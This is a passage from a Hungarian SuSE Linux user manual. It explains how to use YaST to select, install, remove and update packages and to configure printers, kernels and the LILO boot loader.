Ezzel a menüopcióval elmenthetjük a jelenlegi konfigurációnkat. Ha a YaST hajlékony lemezről fut, azt fogja használni a konfigurációnk elmentésére. Ha CD-ROM-ról indítottunk, a telepítő felkér bennünket, hogy tegyünk be egy előre formattált hajlékonylemezt. A YaST arra fogja elmenteni a konfigurációnkat.

3.4.3 Konfigurációnk megváltoztatása


Ha a 'Konfiguráció készítése/változtatása' menüpontot választjuk, egy listát fogunk kapni (lásd a 3.13 ábrát) a készletekről. Ezek a készletek logikai csoportosítások vagy kategóriák, amiket a disztribúción lévő összes csomag csoportosítására használunk. Eldönthetjük mely csomagokat telepítjük, és választhatunk a korábbi telepítésből eltávolítandó csomagokat. Megváltoztathatjuk bármelyik létező konfigurációt (lásd a 3.4.1).

Sorozat választás		YaST Version 1.09.1 -- (c) 1994-2001 SuSE GmbH				
Series						
a	Linux Base System (You need it!)					[178.0 M]
ap	Programs that don't need X					[42.5 M]
apl	ApplixWare Office					[0 B]
beo	Extreme Linux (Beowulf)					[0 B]
d	Development (C, C++, Lisp, etc.)					[100.0 M]
doc	Documentation					[108.9 M]
e	Enacs					[33.2 M]
emu	Emulators					[0 B]
fun	Games and more					[1.9 M]
gnm	GNOME - GNU Network Object Model Environment					[0 B]
gra	All about graphics					[67.0 M]
han	Amateur Radio (AX.25, CW, Logs, etc.)					[0 B]
<F3>=Zoom						
eszköz neve	partíció	teljes	foglalt	szabad	szabadx	bekötés
/dev/hda3	Linux	484.1 M	1.19 G	-729.4 M	-150%	/
/dev/hda1	Linux	19.3 M	1.1 M	18.2 M	94%	/boot
/dev/hda5	DOS	349.2 M	0 B	349.2 M	100%	/mnt/dos
F1=Súgó F4=Újrendezés F5=Ellenőrzés F10=Esc=Kilépés						

3.13 ábra: Csomag készletek kiválasztása a YaST-ban

3. YaST– (Yet another Setup Tool) Mégeggy Beállítási Eszköz

A készletek listájában mozoghatunk le és fel a ↑, ↓, Page ↑ és Page ↓ billentyűkkel. Az ablak alsó részében rendszerünk különböző partícióinak jelenlegi állapotáról találhatunk leírást. A ← billentyű megnyitja az aktuális készletet és megmutatja annak tartalmát. Az Esc billentyűvel kiléphetünk a csomag kiválasztásból anélkül, hogy elmentenénk bármilyen változást. Ha változtattunk a csomagválasztékon, az F10 billentyűvel menthetjük el a változásokat és visszatérünk az előző menühöz.



3.14 ábra: Csomagok újrendezése a YaST-ban


Az F4 billentyűt használhatjuk a csomagok alternatív megjelenítésének kiválasztásához (lásd a 3.14 ábrát). Módunk van választani a 'Series' (készletek, ami az alapérelmezett) vagy az 'All packages' (Összes csomag) megjelenítése között. Ez utóbbi egy abc szerint rendezett listát hoz létre az összes csomagról, ami a disztribúcióban található. Ezt megtehetjük az 'All packages' választásával és a következő ablakban, az 'All packages (exclude sources)' választásával.

Ha megnyomjuk a ←-t egy készleten a 'csomag választás' módba kerülünk (lásd a 3.15 ábrát, az 'a' készlet tartalmát mutatja). Ha egy kész konfigurációt töltöttünk be, azok csomagok, amik ehhez a konfigurációhoz tartoznak 'X'-szel lesznek bejelölve. Az ablak alsó részén láthatjuk az aktuális csomag rövid leírását. Az ablak jobb oldali részében láthatjuk jelenlegi konfigurációnk helyszükségletét.

Ezek az értékek frissülnek ahogy választunk/leválasztunk csomagokat. Az állapot ablakokat nagyítani lehet az F3 és F2 billentyűkkel külön-külön. Ha most telepítjük a rendszerünket első alkalommal és kiderül, hogy a jelenlegi partícionálás nem nyújt elég helyet a csomagoknak, amiket telepíteni akarunk, visszamehetünk a telepítés elejére és létrehozhatjuk a szükséges partíciókat. Ha megpróbálunk hozzáadni csomagokat a meglévő rendszerünkhöz és kiderül, hogy nincs elég hely, más megoldást kell találnunk (pl. egy másik merevlemez hozzáadni esetleg eltávolítani néhány nem kívánatos csomagot).

Minden csomagnevet megelőz egy állapotjelző:

'[]' jelzi, hogy a csomag jelenleg nincs telepítve



3.15 ábra: Csomagok kiválasztása telepítésre: 'a1' készlet, alap rendszer

- '[X]' jelzi, hogy a csomag telepítésre lett kijelölve
- '[i]' jelzi, hogy a csomag jelenleg telepítve van
- '[D]' jelzi, hogy a csomag törlésre lett kijelölve
- '[R]' jelzi, hogy a csomag frissítésre kerül

Az **(←)** lenyomásával megváltoztathatjuk a csomagok állapotát. Ha a csomag még nincs telepítve, lenyomva az **(←)**-t megváltozik az állapota '[]'-ról '[X]'-re és újra vissza. Ha a csomag már telepítve van, az **(←)** lenyomása kapcsolja az állapotot '[i]', '[R]' és '[D]' között. Az **(F6)** hatására a kapcsolódó forráscsomag is telepítésre kerül; információk a forrás csomagokról lásd a 15.3.3 fejezetben (435. oldal). Amint említettük korábban, ha el akarjuk menteni a változtatásainkat, amit a csomag kiválasztásokon végeztünk, használjuk az **(F10)** billentyűt. Ha nem akarunk elmenteni semmi változást, használjuk az **(Esc)** billentyűt.

Ha esetleg kifogyunk a partíciónkon lévő helyből, könnyedén visszaválthatunk a főmenübe és újraparticionálhatjuk a merevlemezünket. A tényleges particionálásra csak azután kerül sor, ahogy elhagytuk a YaST-ot.

Ha a YaST hajlékonylemezről fut, csak egy a minimális rendszert telepítsünk. A minimális telepítésének befejezése után, térjünk vissza és telepítsük a hátralévő csomagokat. A fentebb leírt YaST képességeivel megvan az összes szükséges eszközünk, hogy leteszteljük a különböző elképzelt konfigurációkat és azok merevlemez szükségleteit.

3.4.4 Mi lesz ha...

Ezt a menütélt azért hozták létre, hogy lehetőségünk legyen átnézni az összes változást, amit egy konfigurációban tettünk, mielőtt megerősítenénk azokat. Mivel a YaST használható telepítésre, csomagok eltávolítására és lecserélésére (frissítésére), és mivel olyan sok csomag van a disztribúcióban, ez az opció hasznos lehet annak leellenőrzésére, hogy nem véletlenül jelöltünk-e meg csomagokat törlésre és/vagy telepítésre.

3.4.5 A Telepítés megkezdése

Ez a menüopció elindítja a csomagok telepítését és eltávolítását. Minden csomag amit kijelöltünk telepítésre, átmásolásra kerül a telepítési médiumról, és kicsomagolódik a merevlemez megfelelő területére. A törlésre kijelölt csomagok eltávolítása is ekkor történik meg.

Ha megváltoztattuk a partíciós táblát ebben a YaST részben, a telepítés még nem lehetséges. A partíciós táblák megváltoztatása után, a gépünket újra kell indítanunk, hogy felírjuk a módosított partíciós adatokat a partíciós táblára. Ezt csak a YaST elhagyása után tudjuk megtenni.

Telepítés közben állapotüzenetek jelennek meg az alsó ablakban. A felső ablak a jelenleg telepítendő csomagról informál minket.

Telepítés után, ha akarjuk, visszaugorhatunk a telepítési napló ablakhoz a (Tab) billentyű megnyomásával. Itt láthatjuk az üzeneteket, amik telepítés közben jelentek meg a csomagokról.

3.4.6 Csomagfüggőségek ellenőrzése

A YaST használható a csomag függőségének ellenőrzésére. Néhány csomag függ más csomagok jelenlététől, de ennek az ellentéte is igaz. Néhány csomagot nem szabad telepíteni más csomagokkal együtt. A YaST ellenőrizni fogja a telepítésre kijelölt csomagokat a rendszerben már telepített csomagokkal együtt. A YaST figyelembe fogja venni a törlésre kijelölt csomagokat. Az összes fel nem oldott függőségű csomagot egy listában megjeleníti.

A Boolean logika leírása, amit a függőségek meghatározására és ellenőrzésére használnak, az alábbiakban látható.

AND	e csomag telepítése csak az összes kilistázott csomag egyidejű telepítésével lehetséges. Például, ha a compiler-t telepítjük, szükségünk lesz az include és a lib fájlokra is.
OR	ez a csomag, csak a jelzett csomagok egyikének egyidejű telepítésével lehetséges.
EXCL	ez a csomag nem telepíthető a jelzett csomagokkal együtt.

3.1 táblázat: Csomagfüggőségek

3.4.7 Az összes készlet és csomag tartalomjegyzéke

Ez az opció egyszerűen egy listát nyújt az összes csomagról, amit a disztribúció tartalmaz. Azok a csomagok, amik `*`-gal vannak jelölve, már telepítve vannak, vagy ki vannak jelölve telepítésre. Ez az opció gyors áttekintést ad a telepítési választásunkról.

3.4.8 Csomagok keresése

Abban az esetben, ha nem találunk egy csomagot, de tudjuk hogy benne van a SuSE Linux disztribúcióban, használhatjuk a `Csomag Információ`

menüopciót, hogy megtaláljuk azt. Kereshetünk a telepítési médiumon, az egész rendszeren, vagy mindkettőn. Még kis és nagybetű érzékeny keresési opció is van. A YaST megkeresi a szöveget, amit a keresési mezőben megadunk és a vonatkozó csomagok listáját megjeleníti nekünk.

3.4.9 Csomagok telepítése

A 'Csomagok telepítése' menüopció hasznos az olyan csomagok telepítésére, amik nincsenek a disztribúcióban. Ez a menüopció használható csomagok frissítésére közvetlenül a SuSE FTP kiszolgálóról (<ftp.suse.com>), akkor ha van valamilyen formában Internet elérésünk. A csomagok az FTP kiszolgálón tipikusan hibajavítottak és újabb verziók. A 'Csomagok telepítése' menüopció használható csomagok telepítésére közvetlenül a merevlemezünkről, egy lemeztől, vagy más forrás médiumról is. Ilyen csomagokba beleértjük, de nem csak erre korlátozódnak, csomagok amiket egy alternatív helyről kaptunk, csomagok amiket magunk hoztunk létre, vagy egyszerűen olyan csomagok, amiket a SuSE FTP kiszolgálóról töltöttünk le, és megőriztünk a merevlemezünkön. Egy pár formátum támogatva van: tar archívum (.tgz), RPM csomagok (.rpm, .spm és .src.rpm) ugyanúgy, mint a speciális folt (patch) csomagok (.pat), ezek elérhetők ha szükségesek a SuSE FTP kiszolgálóról.

A telepítési eljárás három lépésre oszlik (nyomjuk meg az **F1**-et a részletes utasításokért):


- Telepítési médium kiválasztása
- Felajánlott csomagok kiválasztása
- Csomagok telepítése

Először válasszuk ki a csomag médiumot, belépve a 'Forrás:'-ba és nyomunk **↔**-t. Elérhetők az alábbi opciók: 'Könyvtár', 'FTP', 'Forrás médium' és 'Floppy'. Esetleg meg kell változtatnunk az alapértelmezett útvonalat (ha a 'Könyvtár'-at vagy az 'FTP'-t választottuk). A YaST össze fog kötni a forrás médiummal, amikor lenyomjuk a **↔**-t. Ezután, biztosítva, hogy megfelelő könyvtárat választottunk, egy listát fogunk kapni a telepítendő csomagokról. 'FTP'-vel lehet közvetlenül az Internetről is telepíteni. A cím <ftp.suse.com/pub/suse/i386/update/7.1> (lásd a 3.16 ábrát). Még nem lehetséges csomagokat telepíteni "proxy"-n keresztül; a megfelelő ftp kiszolgálóhoz, *közvetlen* elérésre van szükségünk.

Ha egy olyan hibaüzenetet kapunk hogy "530 User ftp access denied", az azt jelenti, hogy túl sokan vannak bejelentkezve a kiszolgálóra. Próbáljuk meg később újra.



Először, keressük meg azt a könyvtárat, ahol azok az rpm csomagok vannak, amiket telepíteni akarunk. Ezután a **(Szökőz)**-zel kiválaszthatjuk a csomagokat telepítésre. Amikor a csomagokat már kiválasztottuk telepítésre, nyomjuk meg az **F10** billentyűt, hogy telepítsük azokat. A csomagok először a /tmp/ftp<processID> könyvtárba kerülnek és utána lesznek telepítve. Ha valami nem sikerül, kézzel azt még mindig telepíthetjük. (lásd a 15.3.1 fejezetben (431. oldal))



3.16 ábra: Csomagok telepítése FTP-n keresztül a YaST-ban

3.4.10 Csomagok törlése

A 'Csomagok törlése' választás, egy listát fog adni a jelenleg telepített csomagokról. Ez a lista tartalmazza az "idegen" csomagokat is – azokat a csomagokat, amelyek nem tartoznak a SuSE disztribúcióba. A YaST nem tudja frissíteni ezeket a csomagokat, és nem tudja ellenőrizni a függőségeiket sem, hacsak azok nem RPM formátumból lettek telepítve.

A legegyszerűbb, ha lecseréljük ezeket a csomagokat a SuSE disztribúcióban lévő csomagokkal. Csak válasszuk ki a csomagokat, amiket le kell cserélnünk. Ha megnyomjuk az (F2)-t, egy rövid leírás jelenik meg a csomagokról, de csak ha az adott csomag tartalmaz leírási információt. Nyomjuk meg a (Szökőz)-t, hogy kiválasszunk egy csomagot törlésre, és az (F10)-el töröljük azt.

Ezután visszatelepíthetjük azokat a csomagokat a SuSE CD-kről.


3.5 A rendszer frissítése

Csak a 'Rendszer frissítése' menü tételt kell használnunk, ha az alaprendszerünk meglehetősen friss – ami a forrás médiumhoz megfelelő. Ha itt kétség van, a YaST meg fogja mondani félreérthetetlen módon. Megkezdhetjük a rendszer frissítést, amint azt a 15 fejezetben (419. oldal) leírtuk; egyéni csomagok frissíthetők a YaST-tal, amint azt a 3.4.9 elmagyaráztuk.

3.6 Rendszeradminisztráció

A telepítéshez nyújtott segítségen túlmenően, a YaST igen hatékony eszköz a rendszeradminisztrálás végrehajtásához.


A YaST-ban a főmenüből (lásd a 3.1 fejezetben (84. oldal)) kiválaszthatjuk a 'Rendszer adminisztrálás' menüopciót, hogy elérjük a YaST rendszeradminisztrálási lehetőségét (lásd a 3.17 ábrát).



3.17 ábra: Rendszerünk adminisztrálása

3.6.1 Hardver integrálása a rendszerbe

Ezzel az opcióval meghatározhatjuk a hardvert, amit használunk. A legtöbb esetben a YaST létre fog hozni egy *szimbolikus linket* ([☞Link](#)) a szabvány eszköztől a mi sajátos hardver eszközünkre. Ez megkönnyíti nekünk a hozzáférést ehhez az eszközhöz, anélkül, hogy emlékeznénk az eszköz pontos nevére.



3.18 ábra: Hardver konfigurálás

Egerek, CD-ROM-ok, lapolvasók és hálózati kártyák beállítása meglehetősen könnyű, csak kövessük a menüt ; -) .

A nyomtató beállítása egy kicsit bonyolultabb. Ezt a következő részben tárgyaljuk.

A nyomtató beállítása

Egy nyomtatót Linux alatt elérni, nem csekélység; a technikai hátterét a 12 fejezetben (351. oldal) írjuk le részletesen.

Szerencsére itt van az *apsfilter*, ami automatikusan tudja érzékelni egyenként a fájl típusokat, átalakítja azt, ahogy az szükséges, és küldi a nyomtatóra.

A PostScript fontos szerepet játszik a Linux alatti nyomtatásban, mint minden UNIX rendszerben. Postscript fájlt kinyomtatni egy PostScript nyomtatón könnyű. Habár, mivel ezek a nyomtatók drágák, a legtöbb felhasználónak nincs ilyen. A *Ghostscript* (**gs**) programot használjuk a PostScript dokumentumok átalakítására olyan formátumra, amit egy nem-PostSript nyomtató is ki tud nyomtatni.

Az *apsfilter* programot használjuk az ASCII fájlok átalakítására PostScript-re, amit közvetlen ki lehet nyomtatni egy PostScript nyomtatón, vagy ha szükséges mégégszer átalakítani a *Ghostscript*-tel egy olyan formátumra, amit a nyomtatónk már ki tud nyomtatni.

Az *apsfilter* beállítása

A YaST interfészt nyújt az *apsfilter* könnyű beállítására a nyomtatónkhoz (lásd a 3.19 ábrát):




3.19 ábra: Az *apsfilter* beállítása a YaST-tal

Ha egy színes nyomtatót használunk, győződjünk meg róla, hogy azt jelöltük meg a nyomtató beállítási képernyőn. A 'Nyomtató típusa' menüopcióban megjelölhetjük, hogy nyomtatónk PostScript kezelésére alkalmas-e.

A 'Nyomtató neve' alatti menüopció egy listát hoz elő a *Ghostscript* által támogatott nyomtatókról. Kiválaszthatjuk a listáról nyomtatónkat. Ha nyomtatónk nem látható a listán, választhatjuk a 'Más nyomtatók'-at és a '<Felhasználó definiálta (userdefined)>' opciót. Egy ablakot kapunk, ahol megadhatjuk nyomtatónk típusát. A **gs -h** parancs megjeleníti a nyomtatók listáját, amelyeket a jelenleg telepített *Ghostscript* verzió támogat. Ha nyomtatónk megjelenik azon a listán, megadhatjuk azt, mint a '<Felhasználó definiálta (userdefined)>'

nyomtató típust. Az `uniprint` meghajtók beállítását legjobban a *SETUP* (**lprsetup**) programmal végezhetjük el. Ez a program az *apsfilter* csomag része. Kérem nézzük meg a 12.3 fejezetben (359. oldal) a további információkat.

Abban az esetben, ha nyomtatónk nincs a listán, megpróbálhatunk hasonló típust használni. Például, ha egy HP Laserjet 5L-ünk van, kiválaszthatjuk a HP Laserjet 4-et a listáról. A 'Papír méret' opcionális, de győződjünk meg róla, hogy a helyes méretet választottuk. Az USA-ban a Letter-t kell választanunk; Európában, az A4 a szabvány. Abban az esetben, ha a nyomtatónk egy soros  *interfész*-hez kapcsolódik, megadhatjuk a baud értéket is. A legtöbb normál nyomtató a párhuzamos porthoz (nyomtató port) csatlakozik és nekünk kell jeleznünk, hogy melyiket használjuk. Feltételezve, hogy a 2.2.xx verziójú kernelt használjuk, az első párhuzamos port a `/dev/lp0`. Ha van egy második párhuzamos portunk, és a nyomtató (vagy a második nyomtató) használja azt, akkor az a `/dev/lp1`-en keresztül érhető el. A `/dev/lp2` eszköz egy párhuzamos portra utal, ami pl. egy *Hercules grafikus kártyán* található. (Egészen a 2.0.x kernelekig, a párhuzamos portra a `/dev/lp1` utalt.)

Kétség esetén, először állítsuk be az alábbi értékeket a BIOS-ban a párhuzamos portra:

- IO cím 378 (hexadecimális)
- interrupt 7
- as mode: normál (vagy SPP)
- és kapcsoljuk ki a DMA-t (alap esetben kikapcsoltnak kell lennie)

Ezek a normál szabvány értékek.



A 'Felbontás dpi-ban' menüopciót ellenőriznünk kell. Ha nem vagyunk biztosak benne, meg kell néznünk a nyomtató dokumentációjában.

3.6.2 Kernel és az Indítás (Boot) beállítása


Ezt az almenü készletet használhatjuk a rendszerindításunk beállítására valamint arra, hogy milyen kernelt akarunk használni:

'Indító kernel kiválasztása'

Az 'Indító kernel kiválasztása' menüopcióval telepíthetjük az egyik, előre összeállított (a SuSE-CD-ről) elérhető kernelt, abban az esetben, ha egy másik kernelt akarunk, mint amit a telepítés alatt használtunk. Az általunk kiválasztott kernel telepítésén túlmenően, a YaST be fogja másolni a kernel beállítási fájlt (`.config`) a kernel forrás könyvtárba (`/usr/src/linux`).

Válasszuk ki a gépünknek megfelelő kernelt. Utána az a szabály, hogy a LILO-t újra kell telepítenünk, a YaST-ot használva, ha már sikeresen indítottunk a LILO-val. Különböztetve láss lejjebb, az útmutatást a LILO beállításáról.

Haladó Linux felhasználók talán fontolgatnak egy saját kernel újrafordítást (recompiling) (lásd a 13 fejezetben (375. oldal)). Egy előnye az újrafordí-



3.20 ábra: Kernel és rendszerindítás konfigurálása

tott kernelnek, hogy az egyéniesíthető, pontosan a hardver beállításunkhoz igazítva, és ezáltal a kernel kisebb és gyorsabb lesz. Ha újak vagyunk a Linux-ban, *nagyon* javasoljuk, hogy az előre fordított szabvány kerneleket használjuk. Csak ha szabvány kernelt használunk, akkor vagyunk jogosultak "Telepítési támogatásra". Más szóval, egy újrafordított saját kernel már nem jogosít minket semmilyen "Telepítési támogatásra".

Rescue (biztonsági) lemez készítése

Egy "mentő" vagy "Rescue lemez" jól jöhet abban az esetben, ha a gépünk nem akar elindulni egyáltalán – lásd a 16.6 fejezetben (451. oldal) a részleteket, pl. hogyan használjuk ezt a floppy lemezt.


A LILO konfigurálása

A YaST a LILO (Linux Loader) beállításához is segítséget nyújt. A LILO használható más operációs rendszerek indítására is, mint pl. OS/2, DOS vagy Windows 95/98, de a Windows NT-vel már óvatosnak kell lennünk. További információ az egyedi beállítási opciókról elérhető a 4 fejezetben (119. oldal).

A 'hardver paraméterek' sor rendszerint üres marad, hacsak már nem kellett hozzáadnunk paramétereket indításra; csak ebben az esetben kell megadnunk ezeket a paramétereket itt (de csak a linux *nélküli* kernel nevet!). Részletek a 4.4.2 fejezetben (128. oldal) találhatók.

'Hová akarja telepíteni a LILO-t?': Ha a Linux az *egyetlen* operációs rendszer a gépünkön, akkor a Master boot record a megfelelő válasz erre. Ha egy "másik" boot managert használunk, akkor az indító (boot) szektornak a /boot partícióját kell választanunk .

Ha nem hoztunk létre /boot partíciót, akkor a root partíció boot-szektorát válasszuk.

3.21 ábra: *LILO*: Telepítés

A Floppy lemezre lehetőség magáért beszél. E választások technikai háttere a 22 fejezetben (123. oldal) látható.

A 'várakozás indításkor mp': 10 másodperc értéket indokolt használni.

'"linear" Opció': A legtöbb esetben ez az opció *nem* szükséges. További információkért nézzük meg a 4.4.2 fejezetben (128. oldal) leírtakat.

Az 'F4=Új konfiguráció' menüopciót használhatjuk, hogy "új konfigurációt" hozzunk létre. Javasolt, hogy konfigurációs névnek használjuk a szabvány konfiguráció linux-ot. Egy meglévő konfiguráció szerkesztésére, használjuk az 'F5=Konfiguráció szerkesztése' menüopciót. Amikor ezeket a billentyűket használjuk, a YaST megjelenít nekünk egy konfigurációs képernyőt, mint az a 3.22 ábrán látható. Az egyedi opciókat ezen a képernyőn az alábbiakban írjuk le:


'Konfiguráció neve': Választhatjuk, ha akarjuk a linux-ot, egy jó névként az első konfigurációnkhoz.

'Induló operációs rendszer': Három választási lehetőségünk van: Linux indítása, DOS indítása - ez az opció jó Windows 95/98-ra is - és OS/2 indítása.

'(root-) partíció indításhoz': Ez a részlet előre definiált. Az a szabály, hogy nem kell itt semmit változtanunk. Nyomjuk meg az 'F3' -at és válasszuk ki a megfelelő partíciót.

'opcionális kernel': Csak akkor válasszuk ezt az opciót, ha a kernel *nem állandóan* érhető el. Ezt akkor kell választanunk, ha csak egy alkalommal akarunk tesztelni egy kernelt.

'A Lilo által indított kernel': itt szintén, semmit nem kell változtatni. A szokásos helye a SuSE Linux-ban a /boot/vmlinuz; az 'F3' lenyomásával böngészhetjük a könyvtárakat és kiválaszthatjuk a megfelelő kernelt.



3.22 ábra: LILO: Rendszerindító konfiguráció

A 'Folytat' -tal a LILO telepítésre került, a 'Megszakít' -tal megállíthatjuk a LILO telepítését.



Ha egy saját kernel fordítását tervezzük, javasoljuk, hogy készítsünk második konfigurációt a LILO-ban. Egy biztonsági mentés a célja ennek az új konfigurációnak, arra az esetre, ha az újonnan fordított kernel nem indít. Hozunk létre egy új konfigurációt és hívjuk azt old-nak, és konfiguráljuk azt, hogy használja a /boot/vmlinuz.old kernelt. Be kell másolnunk a jelenlegi/boot/vmlinuz kernelt a /boot/vmlinuz.old-ba. Ha konfiguráljuk ezt az opciót, be kell kapcsolnunk az 'opcionális kernel' opciót. Most, abban az esetben, ha egy újonnan fordított kernel (lásd a 13 fejezetben (375. oldal)) valamilyen furcsa oknál fogva nem indít, még mindig megvan a módja, hogy az eredeti kernelünket indítsuk.

